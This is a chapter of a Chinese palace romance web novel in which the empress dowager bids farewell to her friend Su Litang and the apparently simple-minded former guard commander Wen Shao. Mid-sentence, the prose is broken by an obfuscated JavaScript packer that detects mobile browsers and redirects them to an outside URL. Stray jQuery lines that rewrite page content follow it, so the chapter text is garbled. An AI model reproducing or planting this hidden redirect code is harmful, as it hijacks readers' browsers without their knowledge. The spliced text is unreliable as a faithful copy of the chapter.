123. 抱抱

作品:《朕对卿卿思心若狂

    翌日早膳过后岁荣来了趟慈宁宫,不多时小太后便乘坐马车出了宫。


    马车一路行得极快,行至城郊不过用了个把时辰。


    时值冬至草木渐滋,地皮逐见一片绿意给冬日枯败的林子添了几分颜色。


    小太后到时就见空荡的林间停着一辆装潢朴实的马车。


    听到外头动静,安静停靠的马车有了响动。片刻后,有人掀起车帘望了过来。


    “郦棠!”小太后见到苏郦棠激动唤了一声,驾车的昌景慢慢勒停了马车。


    两人齐齐下车拥作一处,小太后眉间满是伤情:“此次一别你我不知何时才能相见?郦棠,我好舍不得你。”


    苏郦棠紧紧抱住她的肩膀,泪水无声洇湿了对方的衣衫:“嫽嫽,我也舍不得你,可为了护住他我只能离开京都隐姓埋名。”


    “我知道,我都知道。”小太后轻轻拍着她的后背,声音几度哽咽却强撑着没有痛哭出声,“只要你们两人一起好好的我便放心了,只是你这一走,家中……”


    “我给家中长辈留了书信,信中缘由说得一清二楚。想来……”提及家中亲人,苏郦棠神色难免黯然,“他们会理解我的,只是祖母年迈我实在放心不下,我……”


    这般说着又要哭,小太后赶紧温声安抚:“郦棠,我知你次番决定心中定然煎熬。既放心不下家中亲人,亦放不下温绍。不过世间难得两全法总要有所取舍,既然选择了这条路那就安心去吧,莫要瞻前顾后纠结一生,如此反倒是苦了自己也苦了家人。至于家中事宜我会私下替你看顾,你只管放宽心便是。”“嫽嫽……”苏郦棠感激落泪,更为用力将人抱紧,“你对我真好,不光替我救出温绍还愿意代我看顾家中长辈,我这辈子能有你这样的朋友也算是不枉此生了。”


    “郦棠……”小太后捱持良久终是再也忍不住落下泪来,决堤洪流般横流不止,“我会想你的,只愿你往后一切顺遂……”


    “嫽嫽……”


    两人相拥无话唯有泪千行。


    不知过了多久,两人心绪总算稳定下来。小太后替苏郦棠擦干眼泪:“好了,不哭了,再哭眼该肿了。”


    “好,我不哭。”苏郦棠也细细替她拭干泪珠,“那嫽嫽也别哭了。”


    “好,我也不哭了。”她抬头看了眼头顶的日头,“时辰也不早了,郦棠还是快些赶路吧,以免错过了路上馆驿。”


    “好,不过……”苏郦棠神色迟疑看向身后的马车,“嫽嫽,我有一个不情之请,不知嫽嫽可否答应?”


    “你我情同姐妹,有什么话直说就是。”


    “嫽嫽……”她拉住小太后的手,有些为难道,“眼下温绍已然痴傻,但他若尚有神思定会想在离开之前再同你见上一面,所以嫽嫽,你能……同他见一面么?”


    对于苏郦棠的要求小太后很是意外,她没想到郦棠居然为温绍设身处地到这般:“郦棠,你……不介意么?毕竟他之前和我……”


    “不介意。”苏郦棠握住她的手笃定点头,“此前种种都是温绍一厢情愿我从未怪过嫽嫽,如今这般请求我自知不该提起,只是念着他对你情谊深厚心中总有不忍,若嫽嫽实在不想见他我也能理解。”


    “好,那我就同他见上一面。”


    苏郦棠听罢眉间一松:“如此我便代他谢过嫽嫽了。”


    她转身折回,不多时扶着温绍下了马车。


    多日不见,今日再见那人仿若变了一人。


    身形单薄,神色呆滞,面上伤痕累累,行走间步履缓慢犹若耄耋老人。虽然温绍做过的恶事数不胜数,但他的的确确从未伤害过她,还帮过她好几回。她对温绍的感觉颇为复杂,并非单纯的恶,亦非单纯的喜。


    见他这般鼻头莫名一酸,竟然几欲落泪。


    忧心郦棠会察觉她的异样小太后急忙偏过头去,将心头酸涩勉力压下。


    “嫽嫽,你和温绍说几句话吧,我去马车上等着。”


    “好。”


    风扫树林引得枝桠颤动发出簌簌声响,眼下虽是冬至风却依旧寒凉,小太后下意识想以手挡风,却有人先她一步将手挡在了她的脸侧。与此同时,男子粗涩略带哑意的声音在耳畔轻轻响起:“风凉。”


    凉少荇诧然抬头,刚好对上一双温柔如水的眸。


    他身着书生惯穿的襴衫,头上戴的却并非书生常戴的儒巾,而是她见过多次的三山帽。此番装扮儒雅风流,颇有几分书生气。


    不管谁瞧都瞧不出此等文雅端方的男子居然就是以前抬手可翻云覆雨左右朝刚的锦衣卫指挥使。


    凉少荇不由心下慨叹,也因他的举动多了几分动容:“用手给我挡风你不冷么?”温绍举着冻得通红的手,呆滞的神色中居然有了几分清明之相,只是声色依旧迟缓,却很清晰:“不冷,怕,怕你冷。”


    这回答引得凉少荇面色一怔:“你……可认得我是谁?”


    他摇了摇头,下一刻又点了点头:“记不起来了,但,我不讨厌你。”说完痴痴笑开,只一瞬又郑重其事补了句,“我喜欢你。”


    明知他现下心智不全可这话落在耳中莫名叫她忆起了从前,以前温绍还是锦衣卫指挥使时也曾对自己说过类似的话,只是他当时四肢健全心智正常,同她说这话时亦是满眼深情似海。可如今……


    她轻抬眼皮,对上那双明显失焦的眸子眼眶莫名发胀,心中酸涩不止却还是强行扯出抹笑来,用哄孩童的语气轻声哄道:“这话可不能瞎说,尤其是对女子,万一遇见个性子烈的你少不得要吃些皮肉之苦,知道了么?”


    温绍呆呆瞧了她一会儿木讷点了点头:“知道了,我不会同旁人讲的。”他咧咧嘴,笑里带着傻气,眼神却难得虔诚,“我只会同你讲,因为,我只喜欢你。”


    “你……”凉少荇有些诧异,他这话虽带着傻气,但他此刻的目光却专注有神,不像个痴人。


    “你长得好看。”不等她回过神来温绍又开了口,说罢还径自伸手抱住了她,“抱抱。”


    凉少荇身子一僵作势就要将人一把推开,手搭上他单薄的肩头终是于心不忍,转而轻轻在他背;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17064952|170810||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''后拍了拍:“往后不要随意抱别人,尤其是女子,否则少不得挨一顿打,知道了么?”


    “嗯。”他重重点了点头,有些惶恐往她颈侧拱了拱,“那你会打我么?近来总有人打我,前几日后背被铁刷剌破了皮,脚上穿了倒刺靴,胸口还钉了琵琶钉,可疼了,疼得我整宿整宿睡不着觉。”


    看这模样温绍在狱中定然受了不少非人的折磨,她的心不由软了几分:“不会,我不会打你。”


    搭在腰间的手无声收紧:“你真好。”


    被他这般抱着时间久了便有些不自在,他虽痴傻可身子总归是成年男子,如此这般委实不合礼数,于是凉少荇轻声劝哄道:“你先松开好不好?”


    谁知温绍却执拗摇了摇头:“不想松,抱抱。”


    她有些无奈叹了口气,转而想了个法子出来:“你若再这般抱着我可就要走了。”


    这话果然奏效,话音将落他便迅速松开了手,做错事孩子一般垂着头不吭声。


    凉少荇轻声叹了口气,动作轻柔摸了摸他的发心:“这样才乖。”她看了眼天色,对着马车的方向唤了声“郦棠”。


    不多时苏郦棠下了马车,她走到近前将温绍扶住。


    “郦棠,时辰不早这就启程吧,以免苏府那边派人来追。”


    “嫽嫽说的极是,事不宜迟我们这就上路。”


    “慢着。”小太后吩咐翠笙昌景将车厢里的东西一一搬进郦棠的马车之中,“这些是我为郦棠备的一些吃食,都是你喜欢吃的,还有一些盘缠,权当是我的一点心意。”苏郦棠两眼一热又要哭,小太后最后同她抱了下:“天色不早这就走吧。”


    苏郦棠带着哭腔应声:“嫽嫽,那我走了。”


    “嗯,赶快走吧。不过你第一次离家经验不足一定要万分小心莫要叫歹人钻了空子,还有记得财不外露……”


    “好,我知道了。”苏郦棠难受得眼泪直流,她依依不舍同她告别,温绍却突然甩开了苏郦棠的手朝着小太后飞奔而去,“唉,温绍……”


    未等凉少荇反应过来,一道人影猛地奔至近前将她牢牢揽入怀中,哪儿还有方才半分腿脚不便的孱弱模样?


    “温绍,你……”


    固在腰间的手又稳又重叫人难以挣脱,凉少荇只好温言安抚:“温绍乖,你先上马车好不好,我们下回还会再见的。”


    少卿,他抗拒摇了摇头:“你骗人,你不会再见我了。”


    凉少荇心里咯噔一声,只好好意诓骗:“会的,不过你若再不松手那我可就真的不会再见你了。”


    这话依旧管用,温绍虽万般不愿还是随着郦棠上了马车。


    马车缓缓挪动,一直遮盖严实的车帘却突然被人从里面一把掀开,一颗头从窗口处钻了出来。


    正是温绍。


    他直直望着凉少荇,似要将人融入眼底刻入骨髓一般,就那般深深且专情地将人望着。


    那一刻,凉少荇似乎在他眼中读出了别的意味。


    她禁不住怀疑,这般眼神举动又岂会是痴傻之人该有的?